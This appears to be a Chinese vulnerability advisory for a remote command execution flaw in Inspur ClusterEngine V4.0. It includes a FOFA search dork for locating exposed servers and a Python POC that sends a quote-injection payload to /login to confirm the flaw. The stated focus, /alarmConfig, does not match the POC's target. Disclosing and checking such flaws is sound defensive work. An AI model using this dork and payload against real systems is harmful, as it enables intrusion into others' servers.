浪潮 ClusterEngineV4.0 任意命令执行

漏洞关注点：

/alarmConfig

漏洞信息

浪潮ClusterEngine集群管理平台是专为浪潮天梭系列HPC产品定制的一款作业管理软件，该软件采用B/S架构，通过浏览器（IE，firefox等）进行操作，可以管理集群系统中的软硬件资源和用户提交的作业，根据集群中的资源使用情况来合理的调度用户提交的作业，从而达到提高资源的利用率和作业的执行效率的作用。其4.0版本存在任意命令执行漏洞。


漏洞危害

攻击者通过发送精心构造的请求包到目标应用程序，将会造成远程命令执行漏洞。甚至获得目标站点的服务器权限。

fofa_dork

```
title="TSCEV4.0"
```

漏洞验证



验证POC

```
pip3 install -r requirements.txt
python3 clusterengine_poc.py -u http://127.0.0.1:1111

def verify(self, first=False):
        target = self.scan_info['Target']
        verbose = self.scan_info['Verbose']
        headers = {
            "Content-Type": "application/x-www-form-urlencoded"
        }
        payload = "op=login&username=asd&password=asd'"
        try:
            url = urljoin(target, '/login')
            resp = req(url, 'post', data=payload,headers=headers,verify=False)
```

```
            if ('{"err"' in resp.text) and (" syntax error: unexpected end of
file" in resp.text):
                log.highlight("found Inspur ClusterEngine v4.0 Remote Code
Execution")
                self.scan_info['Success'] = True
                self.scan_info['Ret']['VerifyInfo']['URL'] = url
                self.scan_info['Ret']['VerifyInfo']['Payload'] = payload
                self.scan_info['Ret']['VerifyInfo']['method'] = "POST"
                return
        except Exception as e:
            log.info("[*]Request to target URL fail! {}".format(e))
```

修复方案

升级到修复版本